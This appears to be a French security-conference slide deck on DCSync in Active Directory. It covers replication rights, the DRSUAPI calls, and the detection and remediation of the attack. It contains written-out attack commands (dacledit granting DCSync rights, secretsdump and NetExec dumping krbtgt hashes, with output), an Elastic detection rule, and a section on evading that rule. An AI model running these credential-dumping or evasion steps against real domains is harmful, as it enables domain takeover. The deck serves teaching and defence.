



PLONGEON DANS DCSYNC



Fonctionnement & Détection

SOMMAIRE

👤 LES DROITS

Admin, DS-Replication-Get-Changes

⚙️ LE PROTOCOLE

DRSUAPI

🔍 DÉTECTION

EDR / XDR OpenSource

🔗 BYPASS


RTFM



INTRODUCTION



- Pourquoi ce sujet ?
 - Question sur DRSUAPI durant un exam
 - secretsdump = simple
 - Discrétion ? Zéro
 - Alors comment on fait quand il y a un EDR / XDR ?
- 





QU'EST-CE QU'UN DCSYNC ?

× × × ×



QU'EST-CE QUE LE DCSYNC ?

- 1. Réplication entre les DC**
- 2. Via MS-DRSR (RPC)**
- 3. Via DRSUAPI (Directory Replication Service API)**



LES DROITS



LES DROITS

Pour repliquer :

- Administrateurs
- DS-Replication-Get

Dans le détail :

- DS-Replication-Get-Changes
- DS-Replication-Get-Changes-All
- DS-Replication-Get-Changes-in-Filtered-Set

LES DROITS

DS-REPLICATION-GET-

CHANGES

Réplication des attributs
publics et
fCONFIDENTIAL = 0x80

1131f6ad-9c07-11d1-f79f-00c04fc2dcd2

CHANGES-ALL

Réplication des attributs
de type Secrets

1131f6ad-9c07-11d1-f79f-00c04fc2dcd2

CHANGES-IN- FILTERED-SET

Réplication des attributs
(-All) uniquement pour
les RODC

89e95b76-444d-4c62-991a-0facbeda640c

LES DROITS



```
$ dacledit.py -action write -rights DCSync -principal 'user' -target-dn 'DC=vuln,DC=intra' vuln.intra/Administrateur
```

```
[*] DACL modified successfully!
```

```
$ █
```




LES DROITS



```
$ dacledit.py -action read -principal 'user' -target-dn 'DC=vuln,DC=intra' vuln.intra/Administrateur:Pwd2025
```


```
[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-1292342825-911417383-1757242709-1105)
[*] ACE[2] info
[*]   ACE Type      : ACCESS_ALLOWED_OBJECT_ACE
[*]   Object type (GUID) : DS-Replication-Get-Changes (1131f6aa-9c07-11d1-f79f-00c04fc2dcd2)
[*]   Trustee (SID)    : user (S-1-5-21-1292342825-911417383-1757242709-1105)
[*] ACE[5] info
[*]   ACE Type      : ACCESS_ALLOWED_OBJECT_ACE
[*]   Object type (GUID) : DS-Replication-Get-Changes-All (1131f6ad-9c07-11d1-f79f-00c04fc2dcd2)
[*]   Trustee (SID)    : user (S-1-5-21-1292342825-911417383-1757242709-1105)
```



LE PROTOCOLE




LE PROTOCOLE 1/3



IDL_DRSBIND

Récupération d'un **handle** pour
les étapes suivantes




IDL_DRSDOMAINCONTROLLERINFO

Information du contrôleur de
domaine

NtdsDsaObjectGuid

GUID du contrôleur de domaine

LE PROTOCOLE 2/3



IDL_DRSCRACKNAMES

Conversion des objets


From : DS_NT4_ACCOUNT_NAME_SANS_DOMAIN

(sAMAccountName)

To : DS_UNIQUE_ID_NAME


(id unique sur le contrôleur de domaine)

LE PROTOCOLE 3/3



IDL_DRSGETNCCHANGES

RéPLICATION des mises à jour
Secrets d'authentifications
(Hash LM / NT /AES)



DCSYNC



DUMP - IMPACKET



```
$ secretsdump.py -just-dc-user krbtgt vuln.intra/user:Pwd2025
```

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)

[*] Using the DRSUAPI method to get NTDS.DIT secrets

krbtgt:502:aad3b435b51404eeaad3b435b51404ee:fdfabc2497e48ddc06ad2cff0151b5e6:::

[*] Kerberos keys grabbed

krbtgt:aes256-cts-hmac-sha1-

96:301dcf5f01128afc9da6b18a2a994fb5b0c8e79eb4641d33c993b46cf729205b

krbtgt:aes128-cts-hmac-sha1-96:e20f8807957ec5c83aaad7b132edef29


krbtgt:des-cbc-md5:cb0b3207499e4a23

[*] Cleaning up...

DUMP - NETEXEC

```
$ nxc smb vuln.intra -d vuln.intra -u user -p Pwd2025 -M ntdsutil --user krbtgt
```

SMB 10.158.1.10 445 DC-VULN [+] vuln.intra\user:Pwd2025



DUMP - NETEXEC

-M ntdsutil :

- Utilise le **module** (Uniquement via SMB, WMI, WINRM)
- Le **module** dump :
 - Windows/NTDS/**ntds.dit**
 - Windows/System32/config/**SECURITY**
 - Windows/System32/config/**SAM**
- ✗ N'utilise pas la DRSUAPI

DUMP - NETEXEC



```
$ nxc smb vuln.intra -d vuln.intra -u user -p Pwd2025 --ntds drsuapi --user krbtgt
```

```
SMB 10.158.1.10 445 DC-VULN [+] rootme.local\user:Pentest33!
```

```
SMB 10.158.1.10 445 DC-VULN [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 -  
rpc_s_access_denied
```

```
SMB 10.158.1.10 445 DC-VULN
```

```
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:fdfabc2497e48ddc06ad2cff0151b5e6:::
```






INSTANT CULTURE

WINDOWS :

- **10 1607**
- **SERVER 2016**

SAMR uniquement
pour les Admins

```
● ● ●  
< self.__remote0ps.connectSamr(self.__remote0ps.getMachineNameAndDomain()[1])  
---> pass  
> #self.__remote0ps.connectSamr(self.__remote0ps.getMachineNameAndDomain()[1])
```



DCSYNC VS EDR



L'AVANTAGE VS DUMP NTDS.DIT

DCSync :

-  Moyens de détection réduit :
 - Réseau
 - Observateur d'événements
-  Limiter à un ou plusieurs utilisateurs
-  Ne fait pas cracher le serveur

DÉTECTION

Summary Trend Counts Treemap

Severity levels

| Levels | Count ↓ |
|--------|---------|
| High | 94 |

94 alerts

Alerts by name

| Rule name | Count ↓ |
|---|---------|
| Potential Credential Access via DCSync | 93 |
| Potential Remote Credential Access via Registry | 1 |

< 1 >

Top alerts by

host.name ▾

| host.name ⓘ | 100% |
|---------------|------|
| srv-ad-bdx-01 | 100% |

kibana.alert.reason
iam, configuration event by
Administrateur on srv-ad-bdx-01
created high alert Potential
Credential Access via DCSync.

Columns 16 Sort fields 1 94 alerts Fields Updated Actions @timestamp Rule Assignees Severity Risk Score Reason host.name user.

| Actions | @timestamp | Rule | Assignees | Severity | Risk Score | Reason | host.name | user. |
|--------------------------|-----------------------------|-------------------------------|-----------|----------|------------|--|---------------|-------|
| <input type="checkbox"/> | Nov 22, 2024 @ 04:02:44.983 | Potential Credential Acces... | | high | 73 | iam, configuration event by Administrateur on srv-ad-bdx-01 created high ... | srv-ad-bdx-01 | Admi |
| <input type="checkbox"/> | Nov 22, 2024 @ 04:02:44.982 | Potential Credential Acces... | | high | 73 | iam, configuration event by Administrateur on srv-ad-bdx-01 created high ... | srv-ad-bdx-01 | Admi |
| <input type="checkbox"/> | Nov 22, 2024 @ 04:02:44.981 | Potential Credential Acces... | | high | 73 | iam, configuration event by Administrateur on srv-ad-bdx-01 created high ... | srv-ad-bdx-01 | Admi |

ELASTIC-EDR - UNE ALERTE PAR UTILISATEUR

DÉTECTION

Summary Trend Counts Treemap

Severity levels

| Levels | Count ↓ |
|--------|---------|
| High | 3 |

3 alerts

Alerts by name

| Rule name | Count ↓ |
|--|---------|
| Potential Credential Access via DCSync | 3 |

Top alerts by

| host.name | Count |
|---------------|-------|
| srv-ad-bdx-01 | 100% |

kibana.alert.reason
iam, configuration event by
Administrateur on srv-ad-bdx-01
created high alert Potential
Credential Access via DCSync.

| Actions | @timestamp | Rule | Assignees | Severity | Risk Score | Reason | host.name | user |
|--------------------------|-----------------------------|-------------------------------|-----------|----------|------------|--|---------------|------|
| <input type="checkbox"/> | Nov 22, 2024 @ 04:33:54.055 | Potential Credential Acces... | | high | 73 | iam, configuration event by Administrateur on srv-ad-bdx-01 created high ... | srv-ad-bdx-01 | Admi |
| <input type="checkbox"/> | Nov 22, 2024 @ 04:33:54.045 | Potential Credential Acces... | | high | 73 | iam, configuration event by Administrateur on srv-ad-bdx-01 created high ... | srv-ad-bdx-01 | Admi |
| <input type="checkbox"/> | Nov 22, 2024 @ 04:33:54.042 | Potential Credential Acces... | | high | 73 | iam, configuration event by Administrateur on srv-ad-bdx-01 created high ... | srv-ad-bdx-01 | Admi |


ELASTIC-EDR - DUMP D'UNE SEUL UTILISATEUR (--USER, ...)

BINGO


BingAD: The AD Bingo

| | | | | |
|---|-------------------------------------|--|--|-------------------------------------|
| Adcs any% | Pre2k ou User=mdp* | "On vous a vu" | "Je vais pas vous aider"/"Vous devriez savoir vous êtes des hackers" | DC LDAP/SMB pas signé |
| Connu bientôt patch | Share pour tous | Pullfix en live qui casse tout/qui te bloque | Service web avec mdp par défaut (hors imprimante/IoT) | "Lui il est DA? Vous me l'apprenez" |
| Prérequis foireux | Unconstrained delegation | "C'est un besoin métier" | Machine ban ou tombée c'est la surprise/XDR qui ban à tout va | Admin loggedOn |
| "On a alternant qui s'intéresse en cyber" | Mdp dans le sysvol/shares* | asrep*/DA Kerberoastable | >=30% de weak pass* | <=2003 R2 (NT*) |
| Trajet plus long que le blackbox to DA | " On a une passpol forte" (8 chars) | Ntlmv1 | Pas de SOC/SOC qui voit pas un DCSync | Edr en mode aggressif |

× × × ×



BYPASS



LA RÈGLE

```
any where event.action : ("Directory Service Access", "object-operation-performed") and
event.code == "4662" and winlog.event_data.Properties : (

    /* Control Access Rights/Permissions Symbol */

    "*DS-Replication-Get-Changes",
    "*DS-Replication-Get-Changes-All",
    "*DS-Replication-Get-Changes-In-Filtered-Set",

    /* Identifying GUID used in ACE */

    "*1131f6ad-9c07-11d1-f79f-00c04fc2dcd2",
    "*1131f6aa-9c07-11d1-f79f-00c04fc2dcd2",
    "*89e95b76-444d-4c62-991a-0facbeda640c")

    /* The right to perform an operation controlled by an extended access right. */

    and winlog.event_data.AccessMask : "0x100" and
    not winlog.event_data.SubjectUserName : (
        "*$", "MSOL_*", "OpenDNS_Connector", "adconnect", "SyncADConnect",
        "SyncADConnectCM", "aadsync", "svcAzureADSync", "-"
    )

    /* The Umbrella AD Connector uses the OpenDNS_Connector account to perform replication */
```

BYPASS

Outil permettant de réaliser la méthode DCSync sur tous les comptes du domaine au travers de RPC (Pas de dump NTDS.DIT)

DÉTECTION

Alerts

Assignees


Manage rules

Status open 1 Severity User Host ...

Summary Trend Counts Treemap

Severity levels

| Levels | Count ↓ |
|----------------|---------|
| No items found | |




Alerts by name

| Rule name | Count ↓ |
|----------------|---------|
| No items found | |

Top alerts by

| host.name ⓘ | host.name ⓘ |
|----------------|-------------|
| No items found | |




ET LES AUTRES ?

× × × ×



WAZUH



✗ Pas de règle
par défaut




✓ Blog
expliquant
comment
détecter



✗ Bypass avec
un compte
machine





REMEDIATION

× × × ×





REMEDIATION



- Si Elastic EDR, modifier la règle
 - Filtrer avec les noms de vos DC
- Si sonde réseau
 - S'assurer du réseau de provenance du DCSync
- Bloquer RPC au niveau du firewall ?
 - Oui si SMB bloqué aussi (Attention aux effets de bords)



THANK YOU

